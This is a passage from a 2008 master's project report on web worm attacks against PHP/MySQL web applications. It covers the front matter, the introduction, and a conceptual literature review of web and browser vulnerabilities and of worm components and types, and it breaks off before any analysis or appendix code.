

ANALYSIS OF WEB WORM ATTACK ON WEB APPLICATION

AMALINA MOHD GHAZZALI

A project report submitted in partial fulfillment of the
requirements for the award of the degree of
Master of Computer Science (Information Security)

Faculty of Computer Science and Information Systems
Universiti Teknologi Malaysia

OCTOBER 2008

To my beloved parent and siblings

ACKNOWLEDGEMENT

IN THE NAME OF ALLAH, MOST GRACIOUS, MOST COMPASSIONATE

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

The highest gratitude to Allah the Almighty as of with his blessings and permission I have, alas, been able to complete this thesis for my Masters Degree.

I would like to thank my supervisor, Dr Rabiah bt Ahmad who has guided me throughout this project so it would be completed in time and without haste. I would also like to thank my parents En. Mohd Ghazzali bin Ismail and Pn. Ainun bt Baharom for their everlasting support in all terms since I started this project. A million thanks to my siblings and my friends too for helping me out in tight spots.

Thank you, from the bottom of my heart to all the people who was involved in making this project a success either directly or indirectly. Your helps are forever appreciated.

ABSTRACT

This study of web worms attack on web application can be implemented to enhance the security of current web application. Nowadays, attack from worms and viruses on web application come with several motives, whether to gain administrative access or even for stealing. This can be happening from a simple attack which will lead to a devastating effect to the organization. This analysis consists of several steps from analyzing worms attack to producing a guideline for secure web application development. The worms attack is based on a web application model developed using PHP as programming language and using MySQL database. In this case, the vulnerabilities found on the web application will be match to the method of attack from worms, and finally come out with a guideline to prevent such attacks. Even this guideline will not hundred percent prevent the attack, hopefully for anyone who follow this guideline will be on the safer side and at least minimized the possibility of attack to happen on their web application. Finally, the guideline produce from this analysis can be use for developing a secure web application. This guideline will be a framework for those who are new in this field to prevent themselves from being a targeted attack from this internet attacks.

ABSTRAK

Proses pembangunan aplikasi web membawa masalah yang serius bagi kebanyakan organisasi. Tambahan pula dengan kehadiran pelbagai jenis masalah keselamatan baik dari segi pembangunan web aplikasi itu sendiri mahupun masalah konfigurasi. Pada masa sekarang, serangan dari *worm* mahupun virus terhadap web aplikasi dating dengan pelbagai motif, antaranya ialah untuk mendapatkan akses administrator yang mempunyai lebih fungsi terhadap web aplikasi, ataupun untuk mencuri data, wang dan sebagainya. Semuanya bermula dengan satu serangan mudah yang akhirnya membawa kepada kemusnahan sistem itu sendiri. Analisis yang dilakukan terhadap *web worm* ini terdiri daripada beberapa peringkat. Bermula daripada menganalisis serangan *worm* tersebut, sehinggalah kepada penghasilan panduan dalam menghasilkan aplikasi web yang selamat. Serangan *web worm* ini akan dijalankan ke atas model web aplikasi yang telah dibangunkan dengan menggunakan PHP sebagai bahasa pengaturcaraan dan MySQL sebagai pangkalan data. Dalam hal ini, kekurangan yang diperolehi daripada imbasan yang dilakukan terhadap aplikasi web akan dibandingkan bersama dengan method serangan yang akhirnya membawa kepada panduan untuk menghalang daripada serangan berlaku. Walaupun panduan ini tidak akan mampu menghalang serangan internet dengan seratus peratus, namun sesiapa yang menggunakan panduan ini diharap akan dapat mengurangkan kemungkinan dari terkena serangan tersebut. Secara tidak langsung, panduan ini akan menjadi garis dasar bagi mereka yang baru dalam bidang ini untuk mengelakkan organisasi dari menjadi bahan serangan dari internet.

TABLE OF CONTENTS

CHAPTER	TITLE	PAGE
	TITLE	i
	DECLARATION	ii
	DEDICATION	iii
	ACKNOWLEDGEMENT	iv
	ABSTRACT	v
	ABSTRAK	vi
	TABLE OF CONTENTS	vii
	LIST OF TABLES	xi
	LIST OF FIGURES	xii
	LIST OF ABBREVIATIONS	xiii
	LIST OF APPENDIXES	xiv
1	INTRODUCTION	
	1.1 Preface	1
	1.2 Background of Problem	2
	1.3 Problem Statement	4
	1.4 Project Aim	4
	1.5 Project Objectives	5
	1.6 Project Scopes	5
	1.7 Importance of Study	6
2	LITERATURE REVIEW	
	2.1 Introduction	7
	2.2 Web Applications Security	8
	2.3 Web Application's Vulnerabilities	9
	2.4 Web Browser's Vulnerabilities	12

2.4.1	Type of Vulnerabilities	13
2.5	Attacks on Web Applications	15
2.5.1	Attacking Methods	16
2.6	Web Worms	16
2.6.1	Web Worms Components	19
2.6.1.1	Warhead	19
2.6.1.2	Propagation Engine	20
2.6.1.3	Target Selection Algorithm	21
2.6.1.4	Scanning Engine	22
2.6.1.5	Payload	22
2.6.2	Type of Web Worms	23
2.6.2.1	Multiplatform Worms	23
2.6.2.2	MultiExploit Worms	23
2.6.2.3	Zero-Day Exploit Worms	24
2.6.2.4	Polymorphic Worms	25
2.6.2.5	Metamorphic Worms	25
2.6.3	Spreading Method	25
2.6.3.1	Transmission Nodes	26
2.6.3.2	Transmission Techniques	26
2.6.3.3	Semi-Persistent Nodes	27
2.7	Conclusion	27
3	PROJECT METHODOLOGY	
3.1	Introduction	29
3.2	Prepared Approach	29
3.2.1	Initial Study on Worms	31
3.2.2	Develop a Web Application Model	31
3.2.3	Web Vulnerabilities Scanner	32
3.2.4	Worms Attack	32
3.2.5	Worm's Detection	32
3.2.6	Analysis Outputs	33
3.3	Conclusion	35

4	ANALYSIS OF WEB WORMS	
4.1	Introduction	36
4.2	Developing a Web Application Model	36
4.3	Vulnerability Scan on Web Application	38
4.4	Vulnerability Scan Execution	38
	4.4.1 Acunetix Web Vulnerability Scanner	38
4.5	Worm Source Code Analysis	41
	4.5.1 Ajax Worm	41
	4.5.2 XSS Worm	42
	4.5.3 Blaster Worm	43
5	RESULTS AND FINDINGS	
5.1	Introduction	46
5.2	Source Code Analysis	46
	5.2.1 Ajax Worm	47
	5.2.2 XSS Worm	50
	5.2.3 Blaster Worm	53
5.3	Result of Vulnerability Testing	55
	5.3.1 Vulnerability Testing with Acunetix	56
5.4	Guideline to Develop Secure Web Application	61
	5.4.1 Input Validation	61
	5.4.2 Authentication	63
	5.4.3 Session Management	65
	5.4.4 Parameter Manipulation	66
	5.4.5 Exception Handling	67
	5.4.6 Data Protection	68
	5.4.7 Configuration Hardening	70

6	DISCUSSION AND CONCLUSION	
6.1	Introduction	73
6.2	Discussion	73
6.3	Summary of Contribution	74
6.4	Conclusion	74
	REFERENCES	76
	APPENDICES A - C	78-98

LIST OF TABLES

TABLE NO	TITLE	PAGE
2.1	Web Application's Top Vulnerabilities	9
2.2	Statistic of Web Browser's Usage	12
2.3	Web Browser's Vulnerabilities	14
2.4	Steps of Executing Typical and Web Worms	17
2.5	Worms Propagation Method Using File Transfer Protocol	20
3.1	Identifying Common Scripting Language	34
4.1	Acunetix List of Security Checks	40
5.1	Output from Ajax Worm	47
5.2	Output from XSS Worm	50
5.3	Output from Blaster Worm	53
5.4	Vulnerabilities Output from Acunetix Scanning	56

LIST OF FIGURES

FIGURE NO	TITLE	PAGE
2.1	The Component elements of a Worm	19
3.1	Project Methodology Diagram	30
4.1	Use Case Diagram for QSys Web Application	37
4.2	Acunetix Interface	39
4.3	Result of Web Crawling	40
4.4	XSS using inline scripting	43
4.5	Blaster Worm Flow Chart	45

LIST OF ABBREVIATIONS

OWASP	-	Open Web Application Security Project
CGI	-	Common Gateway Onterface
SANS	-	SysAdmin, Audit, Network, Security Institute
MIME	-	Multipurpose Internet Mail Extensions
PC	-	Personal Computer
OS	-	Operating System
XSS	-	Cross-site Scripting
IDS	-	Intrusion Detection System
PHP	-	Hypertext Preprocessor
HTTP	-	Hypertext Transfer Protocol
IP	-	Internet Protocol

LIST OF APPENDICES

APPENDIXE	TITLE	PAGE
A	Blaster Worm Source Code	78
B	XSS Worm Source Code	96
C	Ajax Worm Source Code	98

CHAPTER 1

INTRODUCTION

1.1 Preface

Web application has become a very popular application nowadays. Lots of people get connected to the internet regularly in order to fulfill their needs through all sorts of web application. From a provider's perspective, such applications, as an example e-banking, e-learning, picture and music sharing are easy to manage, and it is easier if only one application on the web is open for access by people around the world than to manage an application installed at specific clients' computers.

Even though the managing aspect of web application had become easy, its security aspect becomes a big problem to handle. This happens due to the fact that security aspect always comes last during any application development process. Lack of security will lead to vulnerabilities that will open hundreds of ways for malicious code to be implemented in the application. Valuable information can be easily traced, worms and virus can be spread to all clients' computer and major problems may occur from one simple mistake in the development process.

Beside the vulnerabilities in the web application itself, web browser also plays important roles in preventing malicious code attack. Web applications developers also have to be aware on different types of web browser's vulnerabilities, so that any problem that might arise from the weaknesses of a web browser can be handled by the application. Another important key is to keep the web browser updated with the most recent patches available and to use the most current version of

the web browser in order to make sure that the possibilities of being attacked can be minimized.

Recent research by The Gartner Group (2006) estimated about 97 percent of more than 300 website inspected is exposed to various type of web application attacks. Most of the organizations using web application usually are not aware of the attack that could bring damage to their entire network and information system. Even though the consequences of the attack will be on the organization side, the developer should not ignore this potential problem. Developers should aware of the existence of various vulnerable attributes in the application which will lead to malicious code attack.

1.2 Background of Problem

Web application attacks can be divided into two types, namely the client side attack and server side attack. Client side attack is based on malicious code attack to the web browser vulnerability, while server side attack focuses on the web application. Ed Skoudis¹ defined malware as a set of instructions that run on your computer and change your system according to directions given by the attacker. Malware is another name for malicious code which came from the word *malicious software*. There are various types of malicious codes which were being developed to take advantage of different kind of web browser's and web application's vulnerabilities and to enter any particular user's computer.

A lot of major issues arise from the possible damage that could be caused by malicious code, ranging from installing spyware for monitoring user behavior, to secretly damaging user's hard disk on their computer. Most of the web application program developed was focused on its function, leaving out an important part, which

¹ Ed Skoudis with Lenny Zeltser. *Malware: Fighting Malicious Code*. New Jersey : Prentice Hall. 2004

is the security. The design was poor and lack of security features, such as unavailability of exception handling which will give technical error message to user when anomaly happen during runtime. As a result, it is easier for hacker to find out sequence of vulnerabilities on those web applications.

Beside web application issues arising around internet user, web browser also plays important roles in causing malware attack. As an example, using unpatched or older version of web browser can lead to multiple vulnerabilities. Problem rises when those vulnerabilities lead to remote code execution, which will attack without the needs of user's interaction.

Web application also communicates directly to the server that store millions of sensitive information. Through web browser, one single modification to the web application request to the server can cause all the information be deleted or modified or copied to attacker's hard disk. Information such as username and password, credit card number and other important information can be used by the attacker in a false manner and would jeopardize the owner's safety and confidentiality.

Many companies are using web application in their information system and they are not aware of the web application's vulnerabilities that hackers could exploit. To them, using anti-virus, firewall and other security substance are enough to prevent hacking process from happening, and this is indeed a very dangerous perception.

There are several types of malware that can infect a web application, such as worms and viruses. Different type of malware has different objective carried from the creator. For example, worms actually self-circulate from one host to another, infecting them and do not depend on the language used to develop the web application. Unlike worms, viruses need human interaction to reproduce, for example by opening a file, restarting the system, executing contaminated application and many other ways.

With these kinds of problems appear regularly, something has to be done to keep web application and everything connected to it from getting infected and damaged. The best way to deal with it is to find the vulnerabilities in those web applications and overcome the problem. For example, if the attack came from user input, all user input must be validated thoroughly before accepting it to database.

1.3 Problem Statement

Attacks by different kinds of malicious code lead to different types of problems. Lots of effort has been done to minimize these attacks, but as time goes on, it becomes an obvious fact that the attacking technology is always getting one step ahead than the preventing technology. The problems statements that lead to this topic proposal are as follows:

1. Malicious code attacks on web application appear more frequent lately.
2. Lots of valuable information being stolen everyday because of malicious code attacks.
3. Different programming language leads to different vulnerabilities.
4. All the vulnerabilities can cause major effect on the applications and user.
5. Bad programming practice by developer and the habit of ignoring type of malicious code attacks.

1.4 Aim of Project

To analyze the attacking method of malicious code on web applications, to analyze the common existing vulnerability and to propose a guideline on developing secure web application.

1.5 Project Objectives

This analysis on malicious code will be done to fulfill several objectives. Stated below are all the objectives:

1. To analyze vulnerabilities in various web applications
2. To find out the probability of malicious code attack on web application.
3. To measure processing time of attack via malicious code – this objective cannot accomplish during this study because of the lack of time, hardware and software.
4. To verify the method of malicious code attack on web application.
5. To come out with a guideline to develop secure web application.

1.6 Project Scopes

Project scope limits the analysis that will be conduct to specific types of malicious code and the platform for the application to runs on. The scope is as follows:

1. Analysis on Blaster, Ajax and XSS worm only.
2. Study will be carried out on a web applications model developed using PHP, MySQL as the database and running on Apache Web Server.
3. Study on the method of attack on selected worms.
4. Analysis based on the method available to defend and prevent worms attack on web applications.
5. Use the output from analysis to come out with a guideline for developing a secure web application.

1.7 Importance of the Study

In this day and age, almost every single application can be transform into a web application. Building a web application is not a real problem since there are currently many software developers coming into the scene. The real crisis happen when the software engineers themselves did not aware of the vulnerabilities of the applications they have written, let alone the defect on the web browser. In some situation, some of the defect in browser can be overcome during the application development. But the main problem was arising due to the availability of various types of web browsers used by the users, which lead to difficulties in handling such problem.

This kind of defect will lead to various kind of attack from public once the vulnerabilities get to be known. In addition, there are lots of tools available in the internet that can be use to scan the vulnerabilities on any web application. So, it is indeed a software engineer's responsibility to make sure that their applications are not vulnerable to be attacked from inside and outside of the network.

CHAPTER 2

LITERATURE REVIEW

2.1 Introduction

The existence of internet and web application had changed the way businesses are carried out these days. Even without confronting or meeting each other, lots of interaction can be accomplished. Web applications are definitely different from static websites. The main contents are changed frequently in order to keep up with either the demands from user, or is meant for its features and functions. Because of this dynamic nature of web application, it could create a security hole that may pose major threat to confidential information, corporate assets and other important items.

Currently, with the help of search engines, hackers have fewer works to send malicious attacks to their target. Things become tougher if the application is develop by someone with less security awareness, especially when it comes to vital applications. With assets, client's confidential information and a lot of important data are at stake, and thus security cannot be seen as something that should come second in web application development process.

Under the situation mentioned above, vulnerabilities have to be minimized or else, it can be used by hackers. Lots of tools are available on the Internet and can be accessed by anybody. Simple terms like script-kiddies can be used by anybody even without proper basic hacking knowledge. This shows that almost anyone can make a malicious attack on any hosts, networks and also web applications.

This chapter will discuss on the security of web applications and the possible vulnerabilities which can be exploited by worms. Beside vulnerabilities on web application itself, web browsers also come with several vulnerabilities which also lend a favor to various types of attack. Attacking method had evolved recently and gives a whole new era of attacking web applications. In addition, this chapter will also discuss on general information on worms and the consequences of their existence.

2.2 Web Application Security

Benjamin Livshits *et al* (2007) cited that most of web applications aim to enforce simple, intuitive security policies. For example, for application such as Web-base email, the security that is being implemented may only be to disallow malicious script in email messages. Even so, their web applications are still vulnerable to a lot of successful attacks, such as cross-site scripting, cookies theft, session riding, browser hijacking and the most recent form of attack, the self-propagating worms.

Survey done by Mitre Corp's Common Vulnerabilities and Exposures shows that security issues in web application are the most commonly reported vulnerabilities on the Internet. All the vulnerabilities occur because it is inherent in the web application and having flaws in security-oriented design. In some situation, there are no security-oriented designs available, but only common traditional development life-cycle.

With the evolving of web technology and the existence of Web 2.0 makes the security issues become more crucial than ever. Benjamin Livshits *et al* (2007) mentioned that Web 2.0 applications enable new avenues of attacks by making use of complex, asynchronous client-side scripts and by combining services across Web application domains.

Apart from the negative security issues, every technology also comes with positive features. The shift toward Web 2.0 also presents an opportunity for enhanced security enforcement, since new mechanisms are being added to popular web browsers. Yet, with all the security issues, Web 2.0 still gives more focus on the functionality and experience of the technology empowering the dynamic contents (Dharmesh M Mehta, 2004).

2.3 Web Applications Vulnerabilities

Web application consists of several layers and technologies that make it work dynamically. It begins from web browsers, where users send their request or information to the server for processing and move on to the database for storage. Different layers involved means that the security issues must also be managed from those layers. Table 2.1 shows all the possible vulnerabilities that could happen on any web application, defined by The Open Web Application Security Project (OWASP).

No	Vulnerability	Description
1	Unvalidated Parameters	Information from web requests is not validated before being used by a web application. Attacker can use these flaws to attack backside components through a web application.

2	Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other's user accounts, view sensitive files or use unauthorized functions.
3	Broken Account and Session Management	Account credentials and session tokens are not properly protected. Attackers that can compromise password, keys, session cookies or other tokens can defeat authentication restrictions and assume other user's identities.
4	Cross-Site Scripting	The web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine or spoof content to fool the user.
5	Buffer Overflows	Web application components in some languages that do not properly validate input can be crashed and in some cases, used to take control of a process. These components can include CGI, libraries, drivers and web application server components.

6	Command Injections	Web applications pass parameters when they access external systems or local operating system. If an attacker can embed malicious command in these parameters, the external system may execute those commands on behalf of the web application.
7	Error Handling Problems	Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanism to fail or even crash the server.
8	Insecure Use of Cryptography	Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
9	Remote Administration	Many web applications allow administrators to access the site using web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.

10	Web and Application Server Misconfiguration	Having a string server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.
----	---	--

Table 2.1: Web Applications Top Vulnerabilities.

2.4 Web Browser Vulnerabilities

Recently, a study done by Chuck Upsdell (2007) shows that Microsoft Internet Explorer is among the most popular web browser as compared to Firefox from Mozilla. Currently, Microsoft Internet Explorer has a newer version which is the eighth version, but it is not yet being used world widely. Table 2.2 shows the statistics of web browser usage in the year of 2007.

No.	Browser	Statistic
1.	Microsoft Internet Explorer IE 7	25 %
2.	Microsoft Internet Explorer IE 6	31%
3.	Gecko Based	42%
4.	Netscape Navigator 8	0.5%
5.	Opera	2.1%

Table 2.2: Statistic of Web Browser Usage

Table 2.2 above shows that Gecko based web browser is being used the most by end-user in the year of 2007 which is about 42 percent of the internet users. Chuck Upsdell (2007) defined Gecko based web browser as any web browsers, developed through following a layout engine of Mozilla and among Gecko based web browsers are Firefox, Netscape 6-9, Camino and Seamonkey.

Even though Gecko based web browser is popular among the end-users, the combination of Microsoft Internet Explorer version 6 and 7 are preferred better than Gecko based web browsers, which is about 56 percent. Netscape Navigator also comes into picture with a 0.5 percent usage and the least used web browser is the Opera Web browser which carries 2.1 percent from overall usage of the web browsers.

Albeit security issues being discussed everyday, web browsers are still not prepared for this rising threat. Mike Shema (2007) stated that code such as JavaScript, Java and Flash is always executed with the assumption of trust. However, some security measures are inadequate or can be by-passed easily by certain attacks.

2.4.1 Type of Vulnerabilities

Vulnerabilities in web browsers can exist in several forms and this has been formally define in the SANS (SysAdmin, Audit, Network, Security) Institute warning saying that the web browsers vulnerabilities can be categorized into multiple classes including Web page spoofing, ActiveX control vulnerabilities, Active Scripting vulnerabilities, MIME-type and content-type misinterpretation and also buffer overflows.

The SANS Institute also identified that the consequences of those vulnerabilities may include disclosure of cookies, local files or data, execution of local programs, download and execution of arbitrary code or complete takeover of the vulnerable system. Table 2.3 shows the most possible attacks that generally could happen to any web browser as stated by Peleus G. Uhly (2003).

No.	Vulnerability	Description
1.	Web Page Spoofing	Attacker has the ability to make victims believe that they are at a “safe” site when got into any site controlled by the hacker.
2.	ActiveX Control	Signed ActiveX controls run as resident programs on victims PC with full privileges when loaded. If someone has access to any certificate, then this type of attack could be very transparent.
3.	Active Scripting	Active Scripting usually lead to bypassing the Security Zone restrictions for local file access, program execution and also Cross-Site Scripting attacks.
4.	MIME-type / Content-type	Attacker wrongly sends an incorrect file type in the header to fool user into downloading an executable. This attack can also be used to launch another application, such as running the active content outside of browser’s restrictions.
5.	Buffer Overflow	Based on classic programming error and causing the browser to run an infinite loop which can crash the browser. Can also be in form of variable overflow.

Table 2.3: Browser’s Vulnerabilities

Besides all the vulnerabilities shown in Table 2.3, Peleus G. Uhly (2003) also cited that users can easily be fooled even without exploitation of browser's vulnerabilities by the attacker. Example given was a pop-up window with a harmless questions covering intention to run harmful code. What ever the answer given by user will be interpret as yes by the OS and will absolutely execute the malicious code. The outcome will of course be a massive destruction as the users themselves have give way to be penetrated.

2.5 Attacks on Web Application

Running a secure web application needs a constant multilevel attention. Application developers must know each vulnerable attribute such as query string, form, cookie, script, etc. This attribute can be exploited by attacker and expose sensitive company data and information if they are not used securely (Norhazimah Abdul Malek, 2005).

Norhazimah Abdul Malek (2005) also mentioned that there are two types of web application attacks, which are automated attack and manual attack. As it named, automated attack depends on automated tools on the Internet to do the attack. With this kind of tools, crawling and attacks can be done in a short time and it is usually being used by unprofessional newbie. They do not need to study anything as the tools will do it all for them.

Unlike automated attacks, manual attacks need more efforts from the attackers. Information gathering process must be done first to get all the required data and to find out the existing vulnerabilities. In some situations, social engineering can also be a way to gather information besides port and vulnerabilities scanning.

Even though lots of issues being discussed on web application security, there are still lacks of awareness in it. Mohd Omar Khan (2007) identified that there are several reasons on why web applications attack are simple to execute. Among the reasons are less hurdles on attacking methods, lack of security in web applications, easy to identify vulnerabilities, access of code re-use and most importantly is because vulnerabilities exist all over the place.

2.5.1 Attacking Methods

Attacking method that is used depends on situation. In some circumstances, attack can originated from any trusted or familiar site. Example given by Mike Shema (2007) is a malicious code attack on Wikipedia sites was actually hosted from German version of Wikipedia site. Happened in November 2006, this shows that it is one of the latest approaches used by attacker when lodging any worm.

Besides attacking from trusted host, executing programming language in the browser can also be a way to attack. Programming language such as JavaScript can sometimes be malicious especially with its nature, which needs to be executed in user's web browser. Malicious JavaScript is always used to modify, add, and monitor browser properties and events (Mike Shema, 2007).

2.6 Web Worms

Vern Paxson (2005) defines worms as a self-replicating or self-propagating code. It spreads from one host to another on any network by exploiting flaws in open services. However, this kind of attack can easily be prevented once the application is patched properly. A recent study done by Cgisecurity.com shows that current pattern of worms attack is much more different from the past. Besides exploiting holes in applications, they are now searching for new security holes. According to Vern

Paxson (2005), worms attack are an ongoing process since 1988 through Morris worms which on that time, capable of infecting six to ten percent of internet host.

Billy Hoffman (2005) had categorized web worms into conventional and XSS worms. It runs on the web server and this makes the spreading process a lot easier by sending request to execute on vulnerable hosts. In addition, these web worms are language – and operating system – dependent and usually written in JavaScript or VBScript.

Even though carrying the same name with typical worm, the execution part of web application worm are some how different. Mohd Omar Khan (2007) identified the differences of the execution steps as presented in Table 2.1.

Step	Typical Worms	Web Worms
1	Scan for hosts running infected product. (Check whether any port is open)	Scan for hosts running a web server, with checking if any port is open. (Port 80 are open by default)
2	Attempt the entry to the host.	Crawl the site for web applications or forms. In this step, what it actually does is finding any applications and mentioned variables for probing.
3	Infect machine with code which will continue the spread of the worm.	Issue an extensive list of attacks against each application and variable in the application found. The list of checking sometimes can reach thousand per variable.

4	Issuing a payload such as deletion, modification, backdooring, etc.	Continue crawling of other sites for further applications. Once every application is either infected or found to be safe, it will move on to next host.
5	Repeat step 1.	Repeat step 1.

Table 2.4: Steps of executing typical worms and web worms

In addition, whenever a worm gets a chance to exploit, it will automatically allow remote malicious code execution. Some of the ways to do it is by executing SQL injection which causes the database to execute illegal codes. Various kinds of malicious code can be injected into database with the purpose of getting hold of sensitive information in the database.

Besides, poor written scripts in web application can also be a cause of attack. In a critical web application, programming technique used should be near perfect in order to prevent any attack. Even though it is important, this issue is not being taken under serious consideration by web applications developers.

Obviously, several wicked incidents occurred whenever worms come into pictures. A study done by Cgsecurity.com demonstrates that major impact can actually happen to any organization infected by worms such as a halt of commercial services which will absolutely bring to great financial losses. Beside that, it will also have impact on bandwidth charges, system performances become slower, upgrades problems and many more.

2.6.1 Web Worms Components

Jose Nazario (2003) divided worms systems into five basic components. However, it is not necessary that all worms have all this structures. They may have any or all of these components, but the most important component to be included in every worm is the attack components. Figure 2.1 shows the general composition of worms.




Figure 2.1: The Component elements of a worm

Based on the above figure, all the components have their unique task to be completed once a worm is used in an attack. According to Ed Skoudis (2004), the Warhead component is used to penetrate the target. The propagation engine moves the weapon to its destination, while target selection algorithm and scanning engine work like small gyroscopes to guide weapon to the destination. Finally, the payload carries some wicked stuff to damage the target.

2.6.1.1 Warhead

Conquering a target system begin by gaining access to the victim's machine. This breaking process can be done by using warhead as described by Jose Nazario (2003). As it starts working, the worm needs to identify any hosts that it can use to spread itself. In order to complete this task, the worms has to look for an identifying attribute in the host such as known vulnerabilities that can be under control. As

expressed by Ek Skoudis (2004), there are numerous different ways that could be used by worms to gain access including Buffer Overflow, File-Sharing, Email and also common misconfiguration.

All the possible exploit need to be upload onto the warhead in order to familiarize it to the environment. Finally, it will open the door for the attacker and letting the worm to execute the malicious code.

2.6.1.2 Propagation Engine

Study done by Jose Nazario (2005) shows that, following an access established to the target via warhead, the worms must transfer the rest of it body into the target. Due to the nature of warhead, some warhead will just open the door for further code execution to be executed. But in some cases, the codes for execution are bundled together into the warhead. Ed Skoudis(2004) defined that the most popular propagation method are by utilizing file transfer mechanism such as shown in table 2.5 below.

File Transfer Program	Description
FTP	The File Transfer Protocol is used to move files across networks, with clear-text user ID and password authentication or even anonymous access.
TFTP	The Trivial File Transfer Protocol, a little sibling of the more complex FTP protocol, supports unauthenticated access to push or pull files across network.
HTTP	The Hypertext Transfer Protocol is commonly used to access Web pages, but can also be used to transfer files.

SMB	Microsoft's Server Message Block Protocol is used for Windows file sharing, and is also supported in UNIX server running SAMBA.
-----	---

Table 2.5: Worms Propagation Method Using File Transfer Protocol

Using the listed mechanism, worms can easily install itself onto targeted machine and load all its processes into memory. Once on the local machine, worms will be using various methods for fully infecting files and hiding on the system (Ed Skoudis, 2004).

2.6.1.3 Target Selection Algorithm

After running on the first target, the target selection algorithm will start looking for a new victim to attack. Using the resources of the first targets, a worm will have plenty of options on how to find the next target of attack. Among the techniques identified by Ed Skoudis (2004) that can be used are such as

- a. E-mail addresses: Dumping email address from database or from mail server. In this situation, anyone who sent or receive email from the current target will become a potential next victim.
- b. Host List: Harvesting addresses from various list of machines on local host such as the addresses stored in LMHOSTS on Windows.
- c. Trusted Party: Worms could look for trust relationship between current victims with others in the Internet.
- d. Network Neighborhood: Worm can scan for potential victims by exploring the network neighborhood. For example, any other web application stored on the same server as the infected applications.
- e. DNS Queries: Worms can connect to Domain Name Server (DNS) server associated with the victim's machine

- f. Random: Finally, a worm could just randomly select a target by just calculating a reasonable value to try infecting new victims.

2.6.1.4 Scanning Engine

Using addresses generated by the targeting engine, the worm actively scans across the network to determine suitable victims. Scanning engine will help the worm to do some test on the new victims to measure whether the worm's warhead will work on that machine or not. When a suitable victim is found, the worms will then spread to the new victim and the whole propagation process is repeated. The warhead opens the door, the worms propagate, run the payload, new target are selected and scan again.

2.6.1.5 Payload

Payload is a chunk of code that is designed to do a specific job from attacker to victim. Lots of worms do not really do much when they reach the target other than spreading to other machines. The payload of such worms is null, and what they actually do is only sucking more and more bandwidths. Despite these null payload worms, there are several options that can be added into a payload such as those defined by Ed Skoudis (2004):

- a. Opening up a Backdoor: This could happen by planting a backdoor that gives attacker complete control to the target remotely.
- b. Planting a Distributed Denial of Services Flood Agent: Also known as zombie. This type of payload is a highly specialized backdoor that waits for the attacker to send command to launch a flood of another victims. For example, 10,000 systems conquered by a worm can simultaneously flood a single target which will cause an enormous amount of bandwidth.
- c. Performing a Complex Mathematical Operation: Sometimes, attacker will use worms to calculate complex mathematical

calculation, such as cracking encryption keys. One single desktop may need 3 days to complete the calculation. By using worms to take control of 10,000 other computers, the calculation of the same mathematical problem will become 10,000 times faster.

Listed above are some of the options for attacker to accomplish their attack. In real world, a worm can do whatever the attacker wanted such as removing files, reconfiguring machine, defacing web sites and much more.

2.6.2 Type of Web Worms

Worms are evolving quickly through increasing their abilities to spread and cause damages. Ed Skoudis (2004) stated that recently, a new worm is unleashed in every two to six months with an extra evolutionary twist to confound defense of the web application. At the rate of worm's evolving, public will soon be facing the so-called *superworms*. These *superworms* have potential of totally disabling the Internet or even cause a serious destruction. Ed Skoudis (2004) also acknowledge that recent worms have a very destructive characteristic such as multiexploit, zero-day, polymorphic and metamorphic.

2.6.2.1 MultiExploit Worms

Most of the worms existed were exploiting only one vulnerability per web application. For example the XSS worms, which only exploit Cross-site scripting in order to propagate through any web application. But, a newer worm has the ability to penetrate applications in multiple ways. According to Ed Skoudis (2004), a single worm might be able to exploit even more than twenty vulnerabilities in one disastrous warhead.

With more vulnerability to exploit, these kinds of worms can propagate more successfully and rapidly. In this situation, even if the application has a resistance on some holes, multiexploit worms can always be able to take it over by exploiting other vulnerability. Kristopher Joseph Hall (2006) listed that Nimda is the most successful multiexploit worms which could spread to systems in a dozen of different ways.

2.6.2.2 Zero-Day Exploit Worms

Another aspect of the upcoming worms is to deal with the freshness of the vulnerabilities that they exploit. Most of the worms in the wild are utilizing known vulnerabilities to attack any application. For example, there are worms that exploit buffer overflow, cross-site scripting and other exploits that were discovered month before the worms were released. Ed Skoudis (2004) stated that when any worms were damaging systems on the Internet, users already knew about the vulnerability being exploited and vendors already released patches months in advance. The attacks are still devastating because of the awareness problems among users on applying patches on regular basis.

Additional points to make this situation more interesting in future is when newer worms is likely to break into systems using a so-called “zero-day” exploit. According to Ed Skoudis (2004), the exploit named because of exploits are brand new and available to the public for zero-days. With a worms spreading using zero-day exploit, there will be no patches yet available to defend against this attack. The first time users will get to see this exploit is when they are under attack of this kind of exploit.

2.6.2.3 Polymorphic Worms

Thomas M. Chen *et al* (2003) stated that it was in late 1980s when the idea of using encryption to scramble the appearance of worms emerged. It was motivated by the fact that Intrusion Detection System (IDS) could detect worms by scanning files for unique worm's signature. What IDS did is gather network traffic and compares it with the known attack signature to determine if the traffic is malicious or not (Ed Skoudis, 2004).

2.6.2.4 Metamorphic Worms

